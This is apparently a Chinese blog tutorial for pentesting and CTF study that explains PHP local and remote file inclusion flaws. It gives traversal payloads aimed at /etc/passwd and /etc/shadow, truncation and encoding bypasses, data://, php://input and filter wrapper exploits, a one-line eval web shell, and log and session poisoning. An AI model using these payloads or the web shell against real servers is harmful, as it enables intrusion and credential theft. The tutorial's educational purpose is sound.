文件包含漏洞

原创

YYK[17|6] 于 2020-04-15 20:58:13 发布 1220 收藏 6

分类专栏： 网络安全之从入门到渗透测试&CTF _ web漏洞 文章标签： web漏洞

本文链接：https://blog.csdn.net/qq_40568770/article/details/92715574

网络安全之从入门到渗透测试&CTF _ web漏洞 专栏收录该内容

9 篇文章 4 订阅

订阅专栏

文件包含漏洞

文件包含漏洞分类

本地文件包含（LFI）

原因

服务器执行PHP文件时，可以通过文件包含函数加载另一个文件中的PHP代码，并且当PHP来执行。类似于java里的继承，语言里的调用，并且对于传参过滤不严，例如以下代码。

```
<?php
    $filename  = $_GET['filename'];
    include($filename);
?>
```

其中，$_GET[‘filename’]没有严格过滤参数，导致可以构造恶意参数，达到攻击目的

相关函数（php）

```
include()
include_once()
require()
require_once()
```

区别：
include和require区别主要是，include在包含的过程中如果出现错误，会抛出一个警告，程序继续正常运行；而require函数出现错误的时候，会直接报错并退出程序的执行。
而include_once()，require_once()这两个函数，与前两个的不同之处在于这两个函数只包含一次，适用于在脚本执行期间同一个文件有可能被包括超过一次的情况下，你想确保它只被包括一次以避免函数重定义，变量重新赋值等问题。

利用

可这样构造来获取文件，例如http://127.0.0.1/flag.php

```
http://127.0.0.1/flag.php?file=/../../../../etc/passwd
```

常见敏感目录：
linux

```
/etc/passwd // 账户信息
/etc/shadow // 账户密码文件
/usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件
/usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置
/usr/local/app/php5/lib/php.ini // PHP相关配置
/etc/httpd/conf/httpd.conf // Apache配置文件
/etc/my.conf // mysql 配置文件
```

windows

```
c:\boot.ini // 查看系统版本
c:\windows\system32\inetsrv\MetaBase.xml // IIS配置文件
c:\windows\repair\sam // 存储Windows系统初次安装的密码
c:\ProgramFiles\mysql\my.ini // MySQL配置
c:\ProgramFiles\mysql\data\mysql\user.MYD // MySQL root密码
c:\windows\php.ini // php 配置信息
```

绕过

%00截断（php<5.3.4）

```
http://127.0.0.1/flag.php?file=/../../../../etc/passwd%00
```

点号截断（windows,点号位数大于256，php<5.2.8）

```
http://127.0.0.1/flag.php?file=/../../../../etc/passwd.........................................................
...............................................................................................................
...............................................................................................................
...............................................................................................................
...............................................................................................................
...............................................................................................................
...............................................................................................................
...............................................................................................................
...............................................................................................................
...............................................................................................................
...............................................................................................................
......................................
```

路径长度溢出截断（windows，点号位数需要长于256；linux长于4096，php<5.2.8）

```
http://127.0.0.1/flag.php?file=/../../../../etc/passwd/./././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././//./././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././././/
./././././././././././././././././././././././././././././././././././././././././././././././././././././././/
./././././././././././././././././././././././././././././././././././/./././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/././././//./././././././././././././././././././././././././././././././././././././././././././././././././././
./././././././././././././././././././././././././././././././././././././././././././././././././././././././/
./././././././././././././././././././././././././././././././././././././././././././././././././././././././/
./././././././././././././././././././././././././//./././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././././././././././.
/./././././././././././././././././././././././././././././././././././././././././././././././
```

远程文件包含（RFI）

原因

php.ini配置中

```
allow_url_fopen = On （是否允许打开远程文件）
allow_url_include = On（是否允许include/require远程文件）
```

一般allow_url_fopen默认为on,但是allow_url_include在php5.2之后就默认为off

```
<?php
    $filename  = $_GET['filename'];
    include($filename);
?>
```

依然没有做过滤或防绕过

利用

面对无防绕过的网站可直接构造

```
http://127.0.0.1/flag/flag.php?filename=http://192.168.91.133/php/phpinfo.txt
```

面对有限制的网站，比如如下代码，对包含的文件后加一个html后缀

```
<?php include($_GET['filename'] . ".html"); ?>
```

比如当远程包含phpinfo.txt时，返回时会变成phpinfo.txt.html
在这里我们可以利用 ？，#，空格绕过，注意#和空格用url编码编码一下具体视情况而定

伪协议

- file:// — 访问本地文件系统
- http:// — 访问 HTTP(s) 网址
- ftp:// — 访问 FTP(s) URLs
- php:// — 访问各个输入/输出流（I/O streams）
- zlib:// — 压缩流
- data:// — 数据（RFC 2397）
- glob:// — 查找匹配的文件路径模式
- phar:// — PHP 归档
- ssh2:// — Secure Shell 2
- rar:// — RAR
- ogg:// — 音频流
- expect:// — 处理交互式的流

Phar://(php归档)

- **条件 **
  php>=5.3.0,注意url编码
- **利用**
  http://127.0.0.1/flag.php?f=phar://attect.txt，attect.txt可写入php代码
- **例题代码**


```
<?php $p = new PharData(dirname(__FILE__).'/phartest.aaa',
 0,'phartest',Phar::ZIP) ;
$p->addFromString('testfile.txt', '<?php phpinfo();?>'); ?>
```

Zip://

- **条件**
  php>=5.3.0，在windows下测试要5.3.0<PHP<5.4 才可以，需要指定绝对路径，注意url编码
- **利用**
  利用原型：zip://attect.zip#dir/file.txt,file.txt可以写入恶意PHP代码
- **例题**
  http://106.12.37.37:10007/
  例题对应代码

```
<?php $include_file=$_GET[include_file];
 if ( isset( $include_file ) && strtolower( substr( $include_file, -4 ) ) == ".php" )
  { require($include_file ); }?>
```

测试结果



我们可以注意到其实phar协议和zip协议是类似的

php://filter:

- **条件**
  需要开启 allow_url_fopen，不需要开启 allow_url_include；
- **filter讲解**
  php://filter 是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 这对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、 file() 和 file_get_contents()， 在数据流内容读取之前没有机会应用其他过滤器。 一般可用来读取敏感文件（更多可看https://www.php.net/manual/zh/wrappers.php.php）
- **例题（对应代码会在做题结果出现）**
  http://chinalover.sinaapp.com/web7/index.php

```
poc:
1.http://chinalover.sinaapp.com/web7/index.php?file=php://filter/convert.base64-encode/resource=index.php
2.http://chinalover.sinaapp.com/web7/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```


我们注意的是read可选可无，这里可以查看官方文档

php://input:

- **条件**
  1.allow_url_include = On。
  2.可读取post过去的数据
- **例题及解题过程(普通利用)**
  106.12.37.37:10008
  扫目录得到http://106.12.37.37:10008/index.php.bak
  源码如下：

```
$flag='xxx';
extract($_GET);
if(isset($key)){ $content=trim(file_get_contents($flag)); if($key==$content){ echo'ctf{xxx}'; }
else{ echo'Oh.no';} }
```

此题有两种方法：第一种是利用extract函数变量覆盖使content变量和key变量相等，得出flag;我们在此不做多余赘述。第二种则是利用我们的input伪协议，我们可以看到，只需要让key的值和flag的值相等，我们就可以得出flag,我们以上说过，php://input可以获取post的数据，我们按照以下的步骤即可得到flag



- **命令执行和传入木马**
  条件
  php配置文件中需同时开启 allow_url_fopen 和 allow_url_include（PHP < 5.30）,就可以造成任意代码执行
  命令执行
  post数据为`<?php system('ls');?>`
  木马
  post数据为`<?php @eval($_POST[cmd]);?>`
- **条件**
  php版本大于等于php5.2
  allow_url_fopen = On
  allow_url_include = On
- **利用**


```
1.www.flag.com/flag.php?filename=data:text/plain,<?php phpinfo();?>
2.www.flag.com/flag.php?filename=data://text/plain;base64,dGhlIHVzZXIgaXMgYWRtaW4
```

然后就出来了phpinfo界面


日志文件包含

访问日志


- **条件**
  日志文件存储路径，且可读
- **利用**
  web服务器会将请求写入到日志文件（上面已给出，也可搜索网上目录）中，比如说apache。在用户发起请求时，会将请求写入access.log，当发生错误时将错误写入error.log。默认情况下，日志保存路径在 /var/log/apache2/

  需要注意的是我们在burp抓包进行拦截在发出请求，否则会被编码，如下，第一条是抓包发出的，第二条为在浏览器里直接进行构造，第二条失败。

  除了可以url请求外上传还可以进行文件上传和UA上传，下图为UA上传，绕过以上包含不成功，可以看下是否是open_basedir限制了目录

- **例题环境**
  可以搜索SHACTF-2017-Web-writeup Bon Appétit，注意有两种解法，注重日志包含的那个解法。

SSH log

- **条件**
  ssh log的文件位置，且可读，默认情况下为 /var/log/auth.log
- **利用**
  利用ssh连接：

```
ssh '<?php phpinfo(); ?>'@remotehost
```

密码随便输入，然后包含即可

session包含

条件

session文件路径可知，且其中内容部分可控。

利用

通过phpinfo的信息，获取到session.save_path为/var/lib/php/session

session.save_handler	files	files
session.save_path	/var/lib/php/sessions	/var/lib/php/sessions

常见的php-session存放位置


1. /var/lib/php/sess_PHPSESSID
2. /var/lib/php/sess_PHPSESSID
3. /tmp/sess_PHPSESSID
4. /tmp/sessions/sess_PHPSESSID
   session的文件名一般为sess_+sessionid，sessionid可以通过开发者模式获取。
   具体利用的方法，我的思路是先本地包含，将session文件包含出来，查看代码内容，然后再找有没有合适的变量进行写入payload，再进行session包含从而getshell

例题

推荐此文章和题目：https://www.codercto.com/a/33740.html
l春秋百度杯notebook(l春秋百度杯可找到)

临时文件

利用



类似于文件上传的和时间竞争，向服务器上传木马文件以form-data方式提交请求上传数据时，会生成临时文件,通过phpinfo来获取临时文件的路径以及名称
可在网上找到脚本（博主暂时木有）

例题

可看此wp : https://chybeta.github.io/2017/08/22/XMAN%E5%A4%8F%E4%BB%A4%E8%90%A5-2017-babyweb-writeup/

environ

条件

php以cgi方式运行，这样environ才会保持UA头。
environ文件存储位置已知，且environ文件可读。

利用

proc/self/environ中会保存user-agent头。如果在user-agent中插入php代码，则php代码会被写入到environ中。之后再包含它，即可。可参考：1.The proc/self/environ Injection ，
shell via LFI - proc/self/environ method

fd

类似于environ，参考： LFI Cheat Sheet：/proc/self/environ LFI Method

自包含

类似于/a.php?include=a.php
这样会导致不断包含自己，形成无穷递归，爆栈，最终使php无法进行后续处理

php7SegmentFault

上大佬博客：https://www.jianshu.com/p/dfd049924258

绕过（上面讲过的方法同样适用）

编码绕过

服务器端常常会对于../等做一些过滤，可以用一些编码来进行绕过。下面这些总结来自《白帽子讲Web安全》。

- **利用url编码**

1. ../
   %2e%2e%2f
   ..%2f
   %2e%2e/
2. ..
   %2e%2e%5c
   ..%5c
   %2e%2e\

- **二次编码**

  ../
  %252e%252e%252f

  ..\

  %252e%252e%255c

- **容器/服务器的编码方式**

  ../
  ..%c0%af

  %c0%ae%c0%ae/

  ..
  ..%c1%9c